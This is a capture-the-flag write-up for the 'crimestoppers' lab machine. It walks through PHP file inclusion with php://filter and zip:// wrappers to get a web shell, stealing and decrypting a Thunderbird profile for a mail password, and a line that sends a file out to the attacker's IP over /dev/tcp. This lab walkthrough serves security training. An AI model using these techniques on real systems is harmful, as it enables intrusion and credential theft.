# crimestoppers


# This is crimestoppers writeup by Jiseok Song

## nmap


```
PORT   STATE SERVICE VERSION
80/tcp open  http    Apache httpd 2.4.25 ((Ubuntu))
|_http-title: FBIs Most Wanted: FSociety
|_http-server-header: Apache/2.4.25 (Ubuntu)
```

## Web Enumeration





*I can check cookies*





*I can change it to 1 and refresh*





*It shows list*


If I click upload,




*It looks like it's uploaded somewhere*




*List shows Whiterose.txt and secretname above*








*Except Whiterose.txt, other files are what I uploaded. Let's check Whiterose.txt*




*Second file is just what I uploaded*

*home shows the same page for*




*Since it has vulnerability in GET, let's try php://filter/convert.base64-encode/resource=*


Not Secure
http://10.10.10.80/?op=php://filter/convert.base64-encode/resource=index
Home
Upload
List
PD9waHAKZXJyb3JfcmVwb3J0aW5nKDApOwpkZWZpbmUoJ0ZST01fSU5ERVgnLCAxKTsKCiRvcCA9IGVtcHR5KCRfR0VUWydvcCddKSA/
ICdob21lJyA6ICRfR0VUWydvcCddOwppZighaXNfc3RyaW5nKCRvcCkgfHwgcHJlZ19tYXRjaCgnL1wuXC4vJywgJG9wKSB8fCBwcmVnX21hdGNoKCcvXDAvJywgJG9wKSkKICAgIGRpZSgnQXJlIHlvdSByZWFsbHkgdHJ5aW5nICcgLiBodG1sZW50aXRpZXMoJG9wKSAuICchPyAgRGlkIHdlIGdldCBUaW1lIFJ2aWV3cG9ydCVudD0id2
Pgo8IURPQ1RZUEUgaHRtbD4KPGh0bWwgbGFuZz0iZW4iPgo8aGVhZD4KICAgIDxtZXRhIGNoYXJzZXQ9InV0Zi04Ij4KICAgIDx0aXRsZT5GYW1pbHkgUGljdHVyZXMgR2FsbGVyeTwvdGl0bGU+CiAgICA8bGluayBocmVmPSIvc3R5bGUuY3NzIiByZWw9InN0eWxlc2hlZXQiPgo8L2hlYWQ+Cjxib2R5PgoKPD9waHAKZXJyb3JfcmVwb3J0aW5nKDApOwpkZWZpbmUoJ0ZST01fSU5ERVgnLCAxKTsKCiRvcCA9IGVtcHR5KCRfR0VUWydvcCddKSA/ICdob21lJyA6ICRfR0VUWydvcCddOwppZighaXNfc3RyaW5nKCRvcCkgfHwgcHJlZ19tYXRjaCgnL1wuXC4vJywgJG9wKSB8fCBwcmVnX21hdGNoKCcvXDAvJywgJG9wKSkKICAgIGRpZSgnQXJlIHlvdSBy
cGhwIGlmICgkX0NPT0tJRVsnYWRtaW4nXSA9PSAnMCcpIHsKICAgICRfR0VUWydvcCddID0gJ2xsaT48YSBocmVmPSIvP29wPWluZGV4Ij5JbmRleDwvYT48L2xpPic7Cn0KCm

```
98 if(!(include $op . '.php'))$
99     fatal('no such page');$
100 ?>$
```

?op=<filename> -> load <filename>.php
if fails, no such page

*I'll use the same technique to get upload.php*

Not Secure http://10.10.10.80/?op=php://filter/convert.base64-encode/resource=upload

Home Upload List

PD9waHAKaW5jbHVkZSAnY29tbW9uLnBocCc7CgovLyBTdG9wIHRoZSBhdXRvbWF0ZWQgdG9vbHMgZnJvbSBmaWxsaW5nIHVwIG91ciB0aWNrZXQgc3lzdGVtLgpzZXNzaW9uX3N0YXJ0KCk7CmlmIChlbXB0eSgkX1NFU1NJT05bJ3Rva2VuJ10pKSB7CiAgICAgICAgJF9TRVNTSU9OWydjc3R5bGU9InBpZD0idGlwIiBuYW1lPSJ0aXAiPiA8L3R
Pgo=

```
16 $token = $_SESSION['token'];$
17 $
18 $client_ip = $_SERVER['REMOTE_ADDR']; $
19 $
20 // If this is a submission, write $tip to file.$
21 $
22 if(isset($_POST['submit']) && isset($_POST['tip'])) {$
23 ^I// CSRF Token to help ensure this user came from our submission form.$
24 ^Iif (!empty($_POST['token'])) {$
25 ^I    if (hash_equals($token, $_POST['token'])) {$
26 ^I        $_SESSION['token'] = bin2hex(openssl_random_pseudo_bytes(32));$
27 ^I^I// Place tips in the folder of the client IP Address.$
28 ^I^Iif (!is_dir('uploads/' . $client_ip)) {$
29 ^I^I    mkdir('uploads/' . $client_ip, 0755, false);$
30 ^I^I}$
31 ^I    ^I$tip = $_POST['tip'];$
32     ^I^I$secretname = genFilename();$
33 ^I    ^Ifile_put_contents("uploads/". $client_ip . '/' . $secretname,  $tip);$
34 ^I^Iheader("Location: ?op=view&secretname=$secretname");$
35     ^I   } else {$
36 ^I^Iprint 'Hacker Detected.';$
37 ^I^Iprint $token;$
38 ^I^Idie();$
39    ^I }$
```

File that I upload is at uploads/<myip>/<secret> with content from tip

*Let's check the uploads/ip*

Not Secure http://10.10.10.80/uploads/10.10.16.10/


# Index of /uploads/10.10.16.10

| Name | Last modified | Size | Description |
|---|---|---|---|
| Parent Directory | | - | |
| 826a34ce3e8b88d07ef93dfa61e437c70298350d | 2025-06-22 14:42 | 5 | |


*I can upload file, but I can't set the filename*

# Get www-data shell

*If I upload simple shell*





*It doesn't work as php*




*However, I can upload zip file and use zip:// filter to use it as php*


*zip shell.php file*





*Upload raw zip file content can be easily corrupted, so I will use python script*





*After running this code, use burpsuite to grep get request and modify it*





*I can send reverse shell command and get www-data shell*








# Get dom shell

*/home has user dom which is accessible for everyone*




*There's .thunderbird inside which contains thunderbird user information*




*I can compress it to the upload directory to download it*

```
www-data@crimestoppers:/home/dom$ tar -cjf /var/www/html/uploads/10.10.16.10/thunderbird.tar.bz2 .thunderbird/
```

*After downloading and decompressing it, I can see bunch of files inside*
*Since it's a very old machine, opening it with thunderbird -P automatically generates key4 and cert9, which makes it impossible to get password from thunderbird client*

*Therefore, I'll just manually get information*
*strings global_messages_db.sqlite shows email content*

```
C/Elliot.
We got a suspicious email from the DarkArmy claiming there is a Remote
Code Execution bug on our Webserver.
 I don't trust them and ran
rkhunter, it reported that there a rootkit installed called:
apache_modrootme backdoor.
According to my research, if this rootkit was on the server I should be
able to run "nc localhost 80" and then type "get root" to get a root
shell.
 However, the server just errors out without providing any shell
at all.
 Would you mind checking if this is a false positive?Potential Rootkitdom <dom@crimestoppers.htb>elliot@ecorp.htb
CCDid you know anything about this?
 Anyways, I'm trying to get them to
agree to an alternative form of payment where we can better track the
recipient.
Hope the DarkArmy thinks we're a bunch of dummies that don't know
anything about eCoin.
-------- Forwarded Message --------
Subject:        Re: RCE Vulnerability
Date:   Sat, 16 Dec 2017 11:49:27 -0800
From:   dom <dom@crimestoppers.htb>
To:     WhiteRose <WhiteRose@DarkArmy.htb>
If we created a bug bounty page, would you be open to using them as a
middle man?
 Submit the bug, they will verify the existence and handle
the payment.
I don't know how this ecoins things work.Fwd: Re: RCE Vulnerabilitydom <dom@crimestoppers.htb>santiago@crimestoppres.htb
CeIf we created a bug bounty page, would you be open to using them as a
middle man?
```

Seems like rootkit is installed and the original configure says
1. nc <ip> 80
2. get root
Lead me to root shell, but it doesn't work

*firefox_decrypt can retrieve credential*

```
└─ $python3 firefox_decrypt/firefox_decrypt.py thunderbird/36jinndk.default
2025-06-23 03:11:28,119 - WARNING - profile.ini not found in thunderbird/36jinndk.default
2025-06-23 03:11:28,119 - WARNING - Continuing and assuming 'thunderbird/36jinndk.default' is a profile location

Website:   imap://crimestoppers.htb
Username: 'dom@crimestoppers.htb'
Password: 'Gummer59'

Website:   smtp://crimestoppers.htb
Username: 'dom@crimestoppers.htb'
Password: 'Gummer59'
```

*ssh seems like not working*

```
└─ $ssh dom@10.10.10.80
ssh: connect to host 10.10.10.80 port 22: No route to host
```

*But it works for ipv6*

```
ip addr
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN group default qlen 1000
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
    inet 127.0.0.1/8 scope host lo
       valid_lft forever preferred_lft forever
    inet6 ::1/128 scope host
       valid_lft forever preferred_lft forever
2: eth0: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc pfifo_fast state UP group default qlen 1000
    link/ether 00:50:56:b0:39:d4 brd ff:ff:ff:ff:ff:ff
    inet 10.10.10.80/23 brd 10.10.11.255 scope global eth0
       valid_lft forever preferred_lft forever
    inet6 dead:beef::250:56ff:feb0:39d4/64 scope global mngtmpaddr dynamic
       valid_lft 86398sec preferred_lft 14398sec
    inet6 fe80::250:56ff:feb0:39d4/64 scope link
       valid_lft forever preferred_lft forever
```

```
└─$ ssh dom@dead:beef::250:56ff:feb0:39d4
dom@dead:beef::250:56ff:feb0:39d4's password:
Welcome to Ubuntu 17.04 (GNU/Linux 4.10.0-42-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage

Failed to connect to http://changelogs.ubuntu.com/meta-release. Check your Internet connection or proxy settings

Last login: Sun Jun 22 13:50:20 2025 from dead:beef:4::1008
dom@crimestoppers:~$
```

# Get root

*Since I know that apache_mod rootme rootkit is installed, let's check it*

```
dom@crimestoppers:~$ apachectl -M | grep root
AH00558: apache2: Could not reliably determine the serve
age
 rootme_module (shared)
```

```
dom@crimestoppers:~$ locate rootme
/etc/apache2/mods-available/rootme.load
/etc/apache2/mods-enabled/rootme.load
/usr/lib/apache2/modules/mod_rootme.so
```

*First two files are just loading the third file. Let's download this file*

```
dom@crimestoppers:~$ cat /usr/lib/apache2/modules/mod_rootme.so > /dev/tcp/10.10.16.10/9002
```

```
